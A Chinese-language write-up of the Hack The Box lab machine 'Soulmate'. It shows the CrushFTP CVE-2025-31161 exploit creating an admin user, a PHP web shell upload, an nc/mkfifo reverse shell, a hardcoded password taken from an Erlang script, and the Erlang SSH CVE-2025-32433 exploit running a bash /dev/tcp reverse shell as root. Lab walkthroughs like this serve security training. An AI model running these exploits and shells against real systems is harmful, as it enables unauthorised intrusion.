

Soulmate(域名爆破、文件上傳漏洞、CrushFTP漏洞、ssh漏洞)

```
└─# nmap -sCV -p22,80 -A 10.10.11.86
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-11 12:51 EDT
Nmap scan report for 10.10.11.86
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://soulmate.htb/
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT      ADDRESS
1   244.75 ms 10.10.14.1
2   245.00 ms 10.10.11.86

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.13 seconds
```

```
└─# wfuzz -u http://soulmate.htb/FUZZ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -H
"HOST:FUZZ.soulmate.htb" --hl 7
```

=====


ID	Response	Lines	Word	Chars	Payload
000000509:	302	0 L	0 W	0 Ch	"ftp - ftp - ftp"

```

└─# ffuf -u http://soulmate.htb/FUZZ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -c
assets [Status: 301, Size: 178, Words: 6, Lines: 8,
Duration: 235ms]


```

先看ftp的網址



只要輸入太多次密碼會被封鎖

看起來這是版本號：



目前找到3筆漏洞列：

1. CVE-2025-54309 [10.7.0 之前的所有 CrushFTP 版本] <-X
2. CVE-2025-31161
3. CVE-2025-2825


查看CVE-2025-31161好像可以，進行測試

github：<https://github.com/Immersive-Labs-Sec/CVE-2025-31161>


創建root使用者 帳密都為tso

```
(root@kali) ~# python3 cve-2025-31161.py --target_host ftp.soulmate.htb --port 80 --target_user root --new_user tso --password tso
[+] Preparing Payloads
[-] Warming up the target
[-] Target is up and running
[+] Sending Account Create Request
[!] User created successfully
[+] Exploit Complete you can now login with
[*] Username: tso
[*] Password: tso.
```

登入成功



好像可以更改一般user密碼



更改完進行登入，可看到上傳文件

CrushFTP interface showing the file listing for the webProd directory. The interface includes a navigation bar with links like Download, User Options, Search, Paste, Upload, Add To Basket, Show Basket, and Logout. Below the navigation bar is a section for adding files with a drag-and-drop area. The main content area shows a table of files and folders.

NAME	SIZE	LAST MODIFIED	KEYWORDS
assets	(1 Items)	08/12/2025 08:29:42.393	
dashboard.php	12.8 KB	08/19/2025 11:03:11.643	
index.php	18.2 KB	08/19/2025 11:03:11.639	
login.php	11.3 KB	08/19/2025 11:03:11.647	
logout.php	83.0 B	08/19/2025 11:03:11.639	
profile.php	16.4 KB	08/19/2025 11:03:11.643	
register.php	14.5 KB	08/19/2025 11:03:11.643	

先確認每個的文件


測試到：<http://soulmate.htb/webProd/xxx.php>

可進行上傳(原本想上傳sh但失敗...可惜)

CrushFTP interface showing the command execution section. The address bar displays the URL `soulmate.htb/tso.php?cmd=id`. Below the address bar is a text input field and a button labeled "執行" (Execute).

uid=33(www-data) gid=33(www-data) groups=33(www-data)


RCE成功



The screenshot shows a web browser at `soulmate.htb/tso.php?cmd=id` with a command input field containing `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.74 4444 >/tmp/f`. Below the browser is a terminal window with the following output:


```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
root@kali: ~
檔案 動作 編輯 檢視 幫助
root@kali: ~ x root@kali: ~/CVE-2025-31161 x root@kali: /home/kali/Desktop x root@kali: ~
(kali㉿kali)-[~]
$ su -
密碼:
(kali㉿kali)-[~]
# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.74] from (UNKNOWN) [10.10.11.86] 43416
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
w$ hoami
www-data
$
```

這段話很可疑



The screenshot shows a terminal window with the following command:


```
root@kali:~# /usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -programe erl -- -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner -run escript start -- -- -kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
```



The screenshot shows a terminal window with the following command:

```
/usr/local/lib/erlang_login/start.escript -B -- -root /usr/local/lib/erlang -bindir /usr/local/lib/erlang/erts-15.2.5/bin -programe erl -- -home /root -- -noshell -boot no_dot_erlang -sname ssh_runner -run escript start -- -- -kernel inet_dist_use_interface {127,0,0,1} -- -extra /usr/local/lib/erlang_login/start.escript
```

開啟端口有



The screenshot shows a terminal window with the following output:

```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp 0 0 127.0.0.1:44251 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:80 0.0.0.0:* LISTEN 1155/nginx: worker
tcp 0 0 127.0.0.1:8080 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:4369 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:8000 0.0.0.0:* LISTEN 2136/python3
tcp 0 0 127.0.0.1:2222 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:8443 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:9090 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:41649 0.0.0.0:* LISTEN -
tcp6 0 0 :::22 :::* LISTEN -
tcp6 0 0 :::80 :::* LISTEN 1155/nginx: worker
tcp6 0 0 :::1:4369 :::* LISTEN -
```

看起來沒有資料庫，先查看跟跟可疑的語法有root

```
$ cat /usr/local/lib/erlang_login/start.escript
#!/usr/bin/env escript
%%! -sname ssh_runner

main(_) ->
    application:start(asn1),
    application:start(crypto),
    application:start(public_key),
    application:start(ssh),

    io:format("Starting SSH daemon with logging...\n"),

    case ssh:daemon(2222, [
        {ip, {127,0,0,1}},
        {system_dir, "/etc/ssh"},

        {user_dir_fun, fun(User) ->
            Dir = filename:join("/home", User),
            io:format("Resolving user_dir for ~p: ~s/.ssh\n", [User, Dir]),
            filename:join(Dir, ".ssh")
        end},

        {connectfun, fun(User, PeerAddr, Method) ->
            io:format("Auth success for user: ~p from ~p via ~p\n",
                [User, PeerAddr, Method]),
            true
        end},

        {failfun, fun(User, PeerAddr, Reason) ->
            io:format("Auth failed for user: ~p from ~p, reason: ~p\n",
                [User, PeerAddr, Reason]),
            true
        end},

        {auth_methods, "publickey,password"},

        {user_passwords, [{"ben", "HouseH0ldings998"}]},
        {idle_time, infinity},
        {max_channels, 10},
        {max_sessions, 10},
        {parallel_login, true}
    ]) of
        {ok, _Pid} ->
```

```
        io:format("SSH daemon running on port 2222. Press Ctrl+C to
exit.\n");
        {error, Reason} ->
            io:format("Failed to start SSH daemon: ~p\n", [Reason])
        end,

        receive
            stop -> ok
        end.
```

2222Port

```
$ telnet 127.0.0.1 2222
Trying 127.0.0.1 ...
Connected to 127.0.0.1.
Escape character is '^]'.
SSH-2.0-Erlang/5.2.9
```

因為nmap沒掃到2222Port，因該跟22 ssh一樣？

可以試試，因為已經知道帳密，在上面。

成功

```
(root@kali)~[~]
# ssh ben@soulmate.htb
The authenticity of host 'soulmate.htb (10.10.11.86)' can't be established.
ED25519 key fingerprint is SHA256:TgNhCKF6jUX7MG8TC01/MUj/+u0EBasUVsdSQMHdyfY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'soulmate.htb' (ED25519) to the list of known hosts.
ben@soulmate.htb's password:
idLast login: Sun Nov 23 10:04:00 2025 from 10.10.14.74

ben@soulmate:~$ id
uid=1000(ben) gid=1000(ben) groups=1000(ben)
ben@soulmate:~$ whoami
ben
ben@soulmate:~$
```

user flag

```
ben@soulmate:~$ cat user.txt
c2f2c3cf3b96ca43fca040164ce888d8
ben@soulmate:~$
```

跑sudo失敗

```
ben@soulmate:~$ sudo -l
[sudo] password for ben:
Sorry, user ben may not run sudo on soulmate.
```

測試本地ssh 2222Port，出現版本

```
ben@soulmate:~$ ssh ben@127.0.0.1 -p 2222
ben@127.0.0.1's password:
Eshell V15.2.5 (press Ctrl+G to abort, type help(). for help)
(ssh_runner@soulmate)1> █
```

有漏洞：CVE-2025-32433

github：<https://github.com/omer-efe-curkus/CVE-2025-32433-Erlang-OTP-SSH-RCE-PoC>

```
ben@soulmate:/tmp$ python3 cve-2025-32433.py 127.0.0.1 -p 2222 -c 'bash -i >& /dev/tcp/10.10.14.74/4444 0>&1'
[*] Target: 127.0.0.1:2222
[*] Connecting to target...
[+] Received banner: SSH-2.0-Erlang/5.2.9
[+] Running command: os:cmd("bash -c 'bash -i >& /dev/tcp/10.10.14.74/4444 0>&1'").
[v] Exploit sent. If vulnerable, command should execute.
```

執行成功並獲取root flag

```
└─# nc -lnvp 4444
listening on [any] 4444
connect to [10.10.14.74] from (UNKNOWN) [10.10.11.86] 36732
bash: cannot set terminal process group (35191): Inappropriate ioctl for device
bash: no job control in this shell
root@soulmate:/# id
idwh
uid=0(root) gid=0(root) groups=0(root)
root@soulmate:/# whoami
whoami
root
root@soulmate:/# cat root.txt
cat root.txt
cat: root.txt: No such file or directory
root@soulmate:/# cat /root/root.txt
cat /root/root.txt
a265a31d3639913fec1de76aa8ed5ba4
root@soulmate:/# █
```